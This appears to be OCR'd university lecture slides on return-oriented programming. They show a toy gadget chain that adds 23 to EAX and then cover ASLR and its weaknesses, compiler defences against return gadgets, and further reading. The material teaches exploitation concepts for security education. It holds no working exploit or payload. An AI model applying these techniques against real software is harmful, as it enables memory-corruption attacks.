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
ROP: Add 23 to EAX

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

```

EAX: 19
EDX: addr of '23'
EDI: addr of (1)

ROP: Add 23 to EAX



EAX: 19
EDX: addr of '23'
EDI: addr of (1)

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(1) ret

(2) pop %edi
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    ret

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    push %edi
    ret
```


ROP: Add 23 to EAX





```
(1) ret

(2) pop %edi
    ret

(3) pop %edx
    ret

(4) addl (%edx), %eax
    push %edi
    ret
```

EAX: 42
EDX: addr of '23'
EDI: addr of (1)

ROP: Add 23 to EAX

EAX: 42
EDX: addr of '23'
EDI: addr of (1)




```
(1) ret

(2) pop %edi
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    ret

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    push %edi
    ret
```





Return-oriented programming


- More samples in the paper — it is assumed to be Turing-complete.
- Problem: need to use existing gadgets, limited freedom
  - Yet another limitation, but no show stopper.
- Good news: Writing ROP code can be automated, there is a C-to-ROP compiler.

Preventing ROP



- ROP relies on code & data always being in same location
  - Code in app's text segment
  - Return address at fixed location on stack
  - Libraries loaded by dynamic loader
- Idea: Randomize layout

Address space layout randomization



ASLR

- Return-to-* attacks need to guess where targets are
- Implementation-specific limitations on Linux-x86/32
  - Can only randomize 16 bits for stack segment
    → one right guess in ~32,000 tries
  - Newly spawned child processes inherit layout from parent
- Guess-by-respawn attacks known

Preventing RET gadgets

- Stack smashing: we can replace 00 bytes by using different instructions
- Now, we can do the same thing with 0xC3 bytes
  - [Li2010]:
    - compiler can use non-C3 instructions
    - <10% overhead for most application benchmarks
- And then …
  - [Che2010]:
    - ”Return-oriented programming without returns”

Things I didn't mention

- Using `printf()` to overwrite memory content – *Format string attacks*
- Using `malloc`/`free` to modify memory
  - Heap overflows
  - C++ vtable pointers
- Hardware vulnerabilities (Meltdown, Spectre, …)
- Web-based attacks
- Memory-safe programming languages (Rust)
- Sandboxing (Virtual Machines, BSD Jails, SFI/XFI/NaCl) → later lecture

Conclusion

”It's an arms race.”

–

If it gets too hard to attack your PC,
then let's attack your mobile phone …

–

Is all lost? - Maybe.

Further Reading

- Phrack magazine http://phrack.org
- [Sha07] H. Shacham et al. *”The Geometry of Innocent Flesh on the Bone: Return-to-libc Without Function Calls (on x86)”* ACM CCS 2007
- GCC stack smashing protection http://www.research.ibm.com/trl/projects/security/ssp/
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